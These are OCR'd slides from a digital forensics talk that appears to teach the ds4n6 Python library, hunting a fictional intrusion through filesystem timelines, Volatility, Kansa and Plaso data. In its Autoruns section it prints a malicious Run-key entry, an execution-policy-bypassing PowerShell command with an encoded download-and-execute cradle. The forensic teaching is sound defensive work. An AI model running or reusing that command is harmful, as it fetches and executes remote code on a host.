621508	2211-01-01 12:04:03	2080374784	c:/pagefile.sys ($FILE_NAME)
1180134	2211-05-04 10:31:07	2080374784	c:/pagefile.sys

ds4n6.io | @ds4n6_io

Let's Analyze Windows Temp

```
type_search = (
    fstl['FileName'].str.contains("c:/Windows/Temp") & (fstl['Type'].str.contains("b"))
)
WTempFiles_New = fstl.loc[type_search]
WTempFiles_New.drop(WTempFiles_New.loc[WTempFiles_New['FileName'].str.contains("FILE_NAME")].index, axis=0, inplace=True)
WTempFiles_New
```

	Date	Size	Type	Meta	FileName
233293	2211-04-27 12:12:05	33833349120	macb	8-128-2	c:/Windows/Temp/dump.bin
1152137	2211-04-27 12:12:05	10769223	macb	5994-128-3	c:/Windows/Temp/b2.exe
1152138	2211-04-27 12:12:05	10769223	macb	5994-48-2	c:/Windows/Temp/b1.exe
1152471	2211-04-27 22:05:02	2574	macb	18530-128-5	c:/Windows/Temp/BASE-RD-01-20180831-0400.log
1168486	2211-04-29 00:20:58	2958	macb	19549-128-5	c:/Windows/Temp/BASE-RD-01-20180901-0615.log
1168573	2211-04-29 03:12:13	2192	macb	18780-128-5	c:/Windows/Temp/BASE-RD-01-20180901-0907.log

ds4n6.io | @ds4n6_io

Let's Scale Up to the Whole **Fleet**!

ds4n6.read_fstls_filetypes

```
dfsdict=ds4n6.read_fstls_filetypes(hosts,['exe','dll'], verbose=True)
```

```
No. Hosts: 199
- Reading files:
  + [1/199] Reading file:/mnt/evidence/fstl/fstloutputs/mc80-sc-01-control-main/fstlmaster.body.raw
    - No.lines fstls:   172986
    - No.lines exe:     3999
    - No.lines exe acc: 3999
    - No.lines dll:     23190
    - No.lines dll acc: 23190
  + [2/199] Reading file: /mnt/evidence/fstl/fstloutputs/xwt70-sf-02/fstlmaster.body.raw
    - No.lines fstls:   228561
    - No.lines exe:     4871
    - No.lines exe acc: 8870
    - No.lines dll:     27273
    - No.lines dll acc: 50463
  + [3/199] Reading file: /mnt/evidence/fstl/fstloutputs/xwt70-sf-01/fstlmaster.body.raw
    - No.lines fstls:   208002
    - No.lines exe:     4765
    - No.lines exe acc: 13635
    - No.lines dll:     27122
    - No.lines dll acc: 77585
```

ds4n6.io | @ds4n6_io

exe / dll DFs

```
exefs=dfsdict['exe']
dllfs=dfsdict['dll']
```

exefs

	host-vol	path	inode	fsize	mtime	atime	ctime	btime	path-hash
0	bw17-sf-10	C:/APPINT/Netbackup76Client/Setup.exe	142812	2610552	2211-11-17 23:06:54	2206-07-21 16:18:36	2206-07-21 16:18:36	2162-08-28 14:05:00	7616053093485191523
1	bw17-sf-10	C:/APPINT/Netbackup76Client/VxLogServer.exe	142817	631672	2211-11-17 23:06:55	2206-07-21 16:18:36	2206-07-21 16:18:36	2162-08-28 14:05:00	3956810475025178821
2	bw17-sf-10	C:/APPINT/SCCM/ccmclean.exe	8492	266240	2205-03-16 05:50:32	2204-06-22 00:10:11	2204-06-22 00:10:11	2162-08-28 14:05:00	-4907107192729239586
3	bw17-sf-10	C:/APPINT/SCCM/ccmsetup.exe	8494	611168	2205-03-16 05:50:33	2202-05-15 16:05:00	2202-05-15 16:05:00	2162-08-28 14:05:00	-1060111772497329697
4	bw17-sf-10	C:/APPINT/SCCM/ClienteSMS2003/capinst.exe	8172	99704	2205-03-16 05:50:00	2199-12-10 15:55:00	2199-12-10 15:55:00	2162-08-28 14:05:00	8234214004815452218
...	...	...	...	...	...	...	...	...	...
821996	mc80-sc-68	C:/Windows/WinSxS/x86_microsoft-windows-wpd-shellextension_31bf3856ad364e35_10.0.14393.0_none_e27ebca2251ee596/WPDShextAutoplay.exe	122653	1723	2211-10-12 22:21:07	2211-10-12 22:21:07	2211-10-12 22:21:07	2162-08-28 14:05:00	-9090356375108534214
821997	mc80-sc-68	C:/Windows/WinSxS/x86_microsoft-windows-wpd-shellextension_31bf3856ad364e35_10.0.14393.2248_none_2abfaa1469059796/WPDShextAutoplay.exe	82979	262	2211-10-12 22:21:10	2211-10-12 22:21:10	2211-10-12 22:21:10	2162-08-28 14:05:00	1847006395340424265
821998	mc80-sc-68	C:/Windows/WinSxS/x86_microsoft-windows-wpd-shellextension_31bf3856ad364e35_10.0.14393.2273_none_2ac31cda69026376/WPDShextAutoplay.exe	115117	26624	2211-05-24 21:39:04	2210-12-25 18:19:23	2210-12-25 18:19:23	2162-08-28 14:05:00	-2066731284225381435
821999	mc80-sc-68	C:/Windows/WinSxS/x86_microsoft-windows-wpd-shellextension_31bf3856ad364e35_10.0.14393.2608_none_2a90693c6929a1fe/WPDShextAutoplay.exe	124782	26624	2211-10-13 00:09:53	2211-06-21 17:31:39	2211-06-21 17:31:39	2162-08-28 14:05:00	-2816826115817815931

ds4n6.io | @ds4n6_io

Executables on /Windows/System32 folder

```
ws32exes=exefs[exefs['path'].str.contains('c:/windows/system32/[^/]*$',case=False,regex=True)]
ws32exes
```

	host-vol	path	inode	fsize	mtime	atime	ctime	btime	path-hash
740	bw17-sf-10	C:/Windows/System32/drvinst.exe	23488	102912	2202-03-13 13:32:02	2202-03-13 15:44:07	2202-03-13 15:44:07	2162-08-28 14:05:00	-4876625114547154278
741	bw17-sf-10	C:/Windows/System32/plasrv.exe	138019	9216	2211-01-22 20:15:48	2209-11-07 06:02:19	2209-11-07 06:02:19	2162-08-28 14:05:00	4377583196521670530
742	bw17-sf-10	C:/Windows/System32/PnPUnattend.exe	24591	62976	2203-07-18 17:29:16	2203-07-18 17:29:16	2203-07-18 17:29:16	2162-08-28 14:05:00	-1227889745598142835
743	bw17-sf-10	C:/Windows/System32/PnPutil.exe	24592	36352	2202-03-13 13:32:43	2202-03-13 15:44:27	2202-03-13 15:44:27	2162-08-28 14:05:00	-9033247401909052444
744	bw17-sf-10	C:/Windows/System32/poqexec.exe	146600	142336	2211-12-24 20:13:31	2211-10-13 19:37:33	2211-10-13 19:37:33	2162-08-28 14:05:00	-7881676710809638127
...	...	...	...	...	...	...	...	...	...
818772	mc80-sc-68	C:/Windows/System32/mfevtps.exe	106833	499576	2211-10-13 03:09:24	2211-10-13 03:09:11	2211-10-13 03:09:11	2162-08-28 14:05:00	-7075959786827932883
818773	mc80-sc-68	C:/Windows/System32/mpnotify.exe	31484	19456	2209-03-16 03:23:35	2209-03-16 03:23:35	2209-03-16 03:23:35	2162-08-28 14:05:00	-2179439732082257170
818774	mc80-sc-68	C:/Windows/System32/MSchedExe.exe	31505	82944	2209-03-16 03:23:30	2209-03-16 03:23:30	2209-03-16 03:23:30	2162-08-28 14:05:00	6653861264300704516
818775	mc80-sc-68	C:/Windows/System32/netcfg.exe	31653	33792	2209-03-16 03:23:31	2209-03-16 03:23:31	2209-03-16 03:23:31	2162-08-28 14:05:00	-4375821477182373909
822000	xwt70-sf-02	c:/Windows/system32/lsaiso.exe	101582	11061977	2211-04-26 14:13:51	2211-04-26 14:13:51	2211-04-26 14:13:51	2211-04-26 14:13:51	7177368564723997261

ws32exes 76318 rows × 9 columns

SANS DFIR DIGITAL FORENSICS & INCIDENT RESPONSE

ds4n6.io | @ds4n6_io

Let's find WS32 exes which appear in less that 3 Spaceships

```
exefgrps=ws32exes.groupby('path-hash')
```

```
exefgrps_groups = exefgrps.groups
```

```
len(exefgrps_groups)
```

```
867
```

```
intg_exes=exefgrps.filter(lambda x: len(x) <= 3).sort_values(by='path')
```

```
len(intg_exes)
```

```
47
```

76318 rows

ds4n6.io | @ds4n6_io

Much Easier…

ds4n6.unique_files_folder_analysis


```
intg_exes=ds4n6.unique_files_folder_analysis(exefs,'c:/windows/system32',3,'<=')
```

```
len(intg_exes)
```

47

76318 rows

	host-vol	path	inode	fsize	mtime	atime	ctime	btime	path-hash
44714	bw17-sf-22	C:/Windows/System32/consent.exe	224988	114368	2211-05-12 20:05:59	2211-02-24 06:06:38	2211-02-24 06:06:38	2162-08-28 14:05:00	882689028405516626
52062	xwt70-sf-23	C:/Windows/System32/ConfigureHyperV.exe	277700	117248	2211-03-19 00:19:07	2211-03-19 00:19:07	2211-03-19 00:19:07	2162-08-28 14:05:00	-1418458691870032041
52235	xwt70-sf-23	C:/Windows/System32/vmms.exe	66536	13840384	2211-03-19 00:19:06	2211-03-19 00:19:06	2211-03-19 00:19:06	2162-08-28 14:05:00	8544609698862771600
229374	xwt70-sf-02	c:/Windows/system32/lsaiso.exe	101582	11061977	2211-04-26 14:13:51	2211-04-26 14:13:51	2211-04-26 14:13:51	2211-04-26 14:13:51	8004676041528146588



SANS DFIR DIGITAL FORENSICS & INCIDENT RESPONSE

(one) eSecurity

ds4n6.io | @ds4n6_io

HYPERJACKED

Forensics Dashboard

1

Filesystem Timeline

RZ: 2211/04/01 – 05/15

STRATEGY

RedZone
Suspicious files

FINDINGS

/Windows/Temp/dump.bin
/Windows/Temp/b1.exe
/Windows/Temp/b2.exe
/Windows/System32/lsaiso.exe

ds4n6.io | @ds4n6_io

MEMORY ANALYSIS (Volatility)

ds4n6.io | @ds4n6_io

Reading volatility files The Traditional way

Reading standard volatility output (formatted text):

```
pslistf="/mnt/evidence/volatility/pslist/200621/host-999.txt"
pslistf =pd.read_fwf(pslistf)
```

Reading pipe-separated volatility output generated with --output=greptext

```
pslistf="/mnt/analysis/f4n6/comps/memory/vol-pslist.out.txt.psv"
pslistdf=pd.read_csv(pslistf,sep="|")
```

ds4n6.io | @ds4n6_io

Your pslist DataFrame

```
pslistdf.head()
```

	Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Exit
>	0xffff8c88aea4e040	System	4	0	135	0	-1	0	2211-04-27 03:56:58+00:00	NaT
>	0xffff8c88af90c580	smss.exe	388	4	2	0	-1	0	2211-04-27 03:56:58+00:00	NaT
>	0xffff8c88b1a55080	smss.exe	540	388	0	-1	0	0	2211-04-27 03:57:20+00:00	2211-04-27 03:57:20+00:00
>	0xffff8c88b0794580	csrss.exe	552	540	13	0	0	0	2211-04-27 03:57:20+00:00	NaT
>	0xffff8c88b2b43080	smss.exe	624	388	0	-1	1	0	2211-04-27 03:57:20+00:00	2211-04-27 03:57:20+00:00

ds4n6.io | @ds4n6_io

Reading the DS4N6 Way

ds4n6.read_volatility

```
dfss=ds4n6.read_volatility(new_evidence,'vol-','.out.txt.psv')
```

```
Reading csv files for category apihooks            into dataframe ->  apihooks
Reading csv files for category atoms               into dataframe ->  atoms
Reading csv files for category atomscan            into dataframe ->  atomscan
Reading csv files for category bioskbd             into dataframe ->  bioskbd
Reading csv files for category cachedump           into dataframe ->  cachedump
Reading csv files for category callbacks           into dataframe ->  callbacks
Reading csv files for category clipboard           into dataframe ->  clipboard
```

...

```
Reading csv files for category vboxinfo            into dataframe ->  vboxinfo
Reading csv files for category vmwareinfo          into dataframe ->  vmwareinfo
Reading csv files for category windows             into dataframe ->  windows
Reading csv files for category wintree             into dataframe ->  wintree
Reading csv files for category wndscan             into dataframe ->  wndscan
```


ds4n6.io | @ds4n6_io

Boot Time Process Analysis

ds4n6.volatility_pslist_boot_time_anomaly_analysis

```
ds4n6.volatility_pslist_boot_time_anomaly_analysis(pslistdf,30)
```

	Hostname	Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64	Start	Exit
36979	host-12	0xffff8c88f3f92350	lsaiso.exe	6487	4211	1	0	0	0	2211-04-27 07:32:00+00:00	NaT



```
ds4n6.boot_start_processes
```

```
['System',
 'smss.exe',
 'wininit.exe',
 'winlogon.exe',
 'csrss.exe',
 'services.exe',
 'lsaiso.exe',
 'lsass.exe']
```

SANS DFIR Hunt Evil Poster

https://digital-forensics.sans.org/media/DFPS_FOR508_v4.6_4-19.pdf

Parent Process Analysis

ds4n6.volatility_processes_parent_analysis

ds4n6.io | @ds4n6_io

```
ds4n6.volatility_processes_parent_analysis(dfx['pslist'],True)
```

```
Child       Parent
lsaiso.exe  hsenginevc.exe
dtype: int64
```

```
ds4n6.process_parents
```

	Child	Parent
0	System	
1	smss.exe	System
2	wininit.exe	smss.exe
3	RuntimeBroker.exe	svchost.exe
4	taskhostw.exe	svchost.exe
5	winlogon.exe	smss.exe
6	csrss.exe	smss.exe
7	services.exe	wininit.exe
8	svchost.exe	services.exe
9	lsaiso.exe	wininit.exe
10	lsass.exe	wininit.exe
11	explorer.exe	userinit.exe


SANS DFIR Hunt Evil Poster

https://digital-forensics.sans.org/media/DFPS_FOR508_v4.6_4-19.pdf

HYPERJACKED

Forensics Dashboard

ds4n6.io | @ds4n6_io



ds4n6.io | @ds4n6_io

REMOTE ARTIFACT TRIAGE ANALYSIS (Kansa)

ds4n6.io | @ds4n6_io

Reading the DS4N6 Way

ds4n6.read_kansa

```
dfs=ds4n6.read_kansa(evd)
```

```
Reading csv files for category WMIFltConBind   into dataframe ->  WMIFltConBind
Reading csv files for category LogUserAssist   into dataframe ->  LogUserAssist
Reading csv files for category Arp             into dataframe ->  Arp
Reading csv files for category PSProfiles      into dataframe ->  PSProfiles
Reading csv files for category Tasklistv       into dataframe ->  Tasklistv
Reading csv files for category PrefetchListing into dataframe ->  PrefetchListing
Reading csv files for category WMIEvtConsumer  into dataframe ->  WMIEvtConsumer
Reading csv files for category TempDirListing  into dataframe ->  TempDirListing
Reading csv files for category Netstat         into dataframe ->  Netstat
Reading csv files for category SmbSession      into dataframe ->  SmbSession
Reading csv files for category SvcTrigs        into dataframe ->  SvcTrigs
Reading csv files for category SvcFail         into dataframe ->  SvcFail
Reading csv files for category Autorunsc       into dataframe ->  Autorunsc
Reading csv files for category LocalAdmins     into dataframe ->  LocalAdmins
Reading csv files for category DNSCache        into dataframe ->  DNSCache
Reading csv files for category WMIEvtFilter    into dataframe ->  WMIEvtFilter
Reading csv files for category ProcsWMI        into dataframe ->  ProcsWMI
Reading csv files for category HostInfo        into dataframe ->  HostInfo
Reading csv files for category SvcAll          into dataframe ->  SvcAll
```

ds4n6.io | @ds4n6_io

Services

```
SvcAll=dfs['SvcAll']
SvcAll2=SvcAll.drop(columns=['Hostname','PSComputerName','RunspaceId'])
SvcAll2_running=SvcAll2.query('State == "Running"')
svcstats=SvcAll2_running['PathName'].str.lower().value_counts().reset_index()
svcstats.head(20)
```

index	PathName	
0	c:\windows\system32\svchost.exe -k netsvcs	183
1	c:\windows\system32\svchost.exe -k netsvcs -p	139
2	c:\windows\system32\svchost.exe -k localservice	82
3	c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p	81
4	c:\windows\system32\svchost.exe -k localsystemnetworkrestricted -p	76
5	c:\windows\system32\svchost.exe -k localsystemnetworkrestricted	72
6	c:\windows\system32\svchost.exe -k networkservice	71
7	c:\windows\system32\svchost.exe -k localservice -p	70
8	c:\windows\system32\lsass.exe	64
9	c:\windows\system32\svchost.exe -k localservicenetworkrestricted	55
10	c:\windows\system32\svchost.exe -k dcomlaunch -p	54
11	c:\windows\system32\svchost.exe -k dcomlaunch	54
12	c:\windows\system32\svchost.exe -k networkservice -p	47
13	c:\windows\system32\svchost.exe -k localservicenonetwork	37
14	c:\windows\system32\svchost.exe -k localservicenonetwork -p	36
15	c:\windows\system32\svchost.exe -k unistacksvcgroup	30
16	c:\windows\system32\svchost.exe -k rpcss	22

ds4n6.io | @ds4n6_io

Autoruns

```
Autorunsc.head()
```

	Hostname	Time	Entry Location	Entry	Enabled	Category	Profile	Description	Signer	Company	...	Launch String
0	mc85-sc-01-control-counter	2211-05-05 12:03:00+00:00	HKLM\System\CurrentControlSet\Control\Session Manager\BootExecute	NaN	NaN	Boot Execute	System-wide	NaN	NaN	NaN	...	NaN
1	mc85-sc-01-control-counter	2206-10-19 22:22:00+00:00	HKLM\System\CurrentControlSet\Control\Session Manager\BootExecute	autocheck autochk /q /v *	enabled	Boot Execute	System-wide	Auto Check Utility	(Verified) Microsoft Windows	Microsoft Corporation	...	autocheck autochk /q /v *
2	mc85-sc-01-control-counter	2211-05-05 12:03:00+00:00	HKLM\System\CurrentControlSet\Control\ServiceControlManagerExtension	NaN	NaN	Boot Execute	System-wide	NaN	NaN	NaN	...	NaN
3	mc85-sc-01-control-counter	2206-04-18 20:08:00+00:00	HKLM\System\CurrentControlSet\Control\ServiceControlManagerExtension	%systemroot%\system32\scext.dll	enabled	Boot Execute	System-wide	Service Control Manager Extension DLL for non-minwin	(Verified) Microsoft Windows	Microsoft Corporation	...	%systemroot%\system32\scext.dll
4	mc85-sc-01-control-	2206-04-19 01:51:00+00:00	HKLM\SOFTWARE\Classes\Htmlfile\Shell\Open\Command\(Default)	NaN	NaN	Hijacks	System-wide	NaN	NaN	NaN	...	NaN

ds4n6.io | @ds4n6_io

Autoruns

```
Autorunsc=dfs['Autorunsc']
Autorunsc['Time']=pd.to_datetime(Autorunsc['Time']).dt.tz_convert('UTC')
Autorunsc_nv=Autorunsc[~Autorunsc['Signer'].fillna('VOID').str.contains("(Verified)") & Autorunsc['Launch String'].notnull()]
print(Autorunsc[['Hostname','Entry Location']].drop_duplicates().groupby('Entry Location').size().sort_values())
print("\n")
print(Autorunsc_nv[['Hostname','Entry Location']].drop_duplicates().groupby('Entry Location').size().sort_values())
```

```
Autorunsc_nv[Autorunsc_nv['Entry Location'] == "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"]
```

	Hostname	Entry Location	Enabled	Category	Profile	Launch String
18337	xwt-70sf-01	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	enabled	Logon	republic\pdameron	QzpcV2luZG93c1xTeVNXb1c2NFxXaW5kb3dzUG93ZXJTaGVsbFx2MS4wXHBvd2Vyc2hlbGwuZXhlIC1ub3AgLWV4ZWMgYnlw...
18338	xwt-70sf-01	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	enabled	Logon	republic\pdameron	C:\Windows\SySWoW64\WindowsPowerShell\v1.0\powershell.exe -nop -exec bypass -EncodedCommand SQBF...

ds4n6.io | @ds4n6_io

Autoruns

```
Autorunsc.iloc[18338]['Launch String']
```


```
'C:\\Windows\\SySWoW64\\WindowsPowerShell\\v1.0\\powershell.exe -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAG
UAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgAzADUAOQA0ADgALwAnAC
kA'
```

HYPERJACKED

Forensics Dashboard

ds4n6.io | @ds4n6_io

RZ: 2211/04/01 – 05/15



	1	2	3
	Filesystem Timeline	Memory Analysis Volatility	Remote Artifact Triage Kansa
STRATEGY	RedZone Suspicious files	Malicious Processes linked to discovered files	Scheduled tasks Powershell scripts
FINDINGS	/Windows/Temp/dump.bin /Windows/Temp/b1.exe /Windows/Temp/b2.exe /Windows/System32/lsaiso.exe	lsaiso.exe hsenginevc.exe	hsenginevc.exe task powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4…

ds4n6.io | @ds4n6_io

SUPERTIMELINE & ARTIFACTS ANALYSIS (Plaso)

ds4n6.io | @ds4n6_io

Reading the DS4N6 Way

ds4n6.read_plaso_json

```
dfs=ds4n6.read_plaso_json(plasof_json)
```

```
Generating pandas dataframes:
- metadata_openxml                                  ...  [94]
- windows_registry_appcompatcache                   ...  [796]
- windows_registry_installation                     ...  [2]
- windows_registry_userassist                       ...  [121]

- chrome_autofill_entry                             ...  [185]
- chrome_preferences_extensions_autoupdater         ...  [3]
- windows_metadata_deleted_item                     ...  [1]
- windows_registry_shutdown                         ...  [1]

NOTE: Now you can use the syntax <yourvar>['<datatype>'] to access your dataframe
```

REALLY?

ds4n6.io | @ds4n6_io

NOW YOU HAVE DOZENS OF PARSED ARTIFACTS AT YOUR FINGERTIPS!!!

A-MA-ZING!!!!

(Alternatively you can use Timesketch)

Big thanks to the Google plaso/timesketch Team

PREFETCH

ds4n6.io | @ds4n6_io

```
pfdf=dfs['windows_prefetch_execution']
```

```
pfdf.shape
```

```
(1080, 20)
```

```
pfdf.T
```

	0
__container_type__	event
__type__	AttributeContainer
data_type	windows:prefetch:execution
display_name	OS:E:\C\Windows\prefetch\WWAHOST.EXE-776591F6.pf
executable	WWAHOST.EXE
filename	E:\C\Windows\prefetch\WWAHOST.EXE-776591F6.pf
inode	0
mapped_files	[\VOLUME{01d37560483c9e70-424b7cc3}\WINDOWS\SY...
number_of_volumes	1
parser	prefetch
path	\WINDOWS\SYSTEM32\WWAHOST.EXE
pathspec	{'__type__': 'PathSpec', 'location': '/cases/p...
prefetch_hash	2003145206
run_count	3
sha256_hash	a03b05c26c377e918d379fe18512d92b56c9d070df8877...
timestamp	2211-01-05 04:41:25
timestamp_desc	Previous Last Time Executed
version	30
volume_device_paths	[\VOLUME{01d37560483c9e70-424b7cc3}]
volume_serial_numbers	[1112243395]

ds4n6.io | @ds4n6_io

PREFETCH

```
pfdf[pfdf.path.str.contains('B1.EXE') == True][['timestamp','executable','path']]
```

	timestamp	executable	path
1076	2211-04-27 12:01:38	B1.EXE	\WINDOWS\TEMP\B1.EXE
1077	2211-04-27 12:23:38	B1.EXE	\WINDOWS\TEMP\B1.EXE

```
pfdf[pfdf.path.str.contains('B2.EXE') == True][['timestamp','executable','path']]
```

	timestamp	executable	path
1078	2211-04-27 12:11:38	B2.EXE	\WINDOWS\TEMP\B2.EXE

ds4n6.io | @ds4n6_io

PREFETCH

```
pfdf[pfdf.path.str.contains('LSAISO.EXE') == True][['timestamp','executable','path']]
```

	timestamp	executable	path
1079	2211-04-27 07:32:00	LSAISO.EXE	\WINDOWS\SYSTEM32\LSAISO.EXE

ds4n6.io | @ds4n6_io

PREFETCH

```
pfdf[pfdf.path.str.contains('HSENGINEVC.EXE') == True][['timestamp','executable','path']]
```


	timestamp	executable	path
1066	2211-04-27 11:46:38	HSENGINEVC.EXE	\USER\HSENGINE\APPDATA\ROAMING\DROID\HSENGINEV...
1067	2211-04-27 11:56:38	HSENGINEVC.EXE	\USER\HSENGINE\APPDATA\ROAMING\DROID\HSENGINEV...
1068	2211-04-27 12:06:38	HSENGINEVC.EXE	\USER\HSENGINE\APPDATA\ROAMING\DROID\HSENGINEV...
1069	2211-04-27 12:16:38	HSENGINEVC.EXE	\USER\HSENGINE\APPDATA\ROAMING\DROID\HSENGINEV...
1070	2211-04-27 12:26:38	HSENGINEVC.EXE	\USER\HSENGINE\APPDATA\ROAMING\DROID\HSENGINEV...
